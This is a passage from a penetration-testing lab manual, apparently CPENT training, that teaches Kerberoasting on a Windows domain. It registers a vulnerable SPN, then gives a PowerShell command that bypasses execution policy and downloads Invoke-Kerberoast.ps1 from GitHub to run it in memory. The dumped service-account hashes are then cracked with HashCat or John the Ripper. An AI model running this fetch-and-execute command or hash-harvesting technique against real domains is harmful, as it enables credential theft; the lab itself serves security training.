
8. We are now ready to setup a vulnerable account using setspn. Type **setspn -s http/LPT.com:80 user-one** and press **Enter**. The output of the command is shown in the screenshot.



9. We now want to create a new folder on the desktop and name it as **Kerb-Hash**.

Note: A folder name Kerb-Hash is already created for you on the Desktop.

10. Open PowerShell, and move to the directory location in **PowerShell** as shown in the screenshot.




11. Once you are in the PowerShell window and in the folder you created, type the following command:


Note: This command requires Internet access, so if you do not have access, you can use the file located in the **Downloads** folder. The Invoke-Kerberoast Powershell script is located there.

Note: you can copy and paste this code from the commands.txt file placed at the Desktop.

powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/myexploit/PS/*Scripts/*Backup/master/Invoke-Kerberoast.ps1') ; Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash1.txt"





12. The output of the command shows that the hash of the user is now contained in the folder in a text file as shown in the screenshot.



13. By default, any domain user has the rights on a standard domain to request a copy of the service accounts and their correlating password hash.

14. Next, it is a matter of cracking the password hash, and there are numerous ways to do this. One is **HashCat**, which is available in the **Target_CPENT ParrotAD** machine. **John the Ripper** can also be used; you can choose the method based on your preference. An example of the cracked hash is shown in the screenshot.





15. So, what about the command that we just executed? An explanation for this follows. The command instructs PS to relaunch. However, this time, set the **ExecutionPolicy** to bypass. This enables untrusted scripts to run.

16. **(New-Object System.Net.WebClient).DownloadString** is used to download the **Invoke-Kerberoast.ps1** script from the defined location, followed by loading the script into memory.

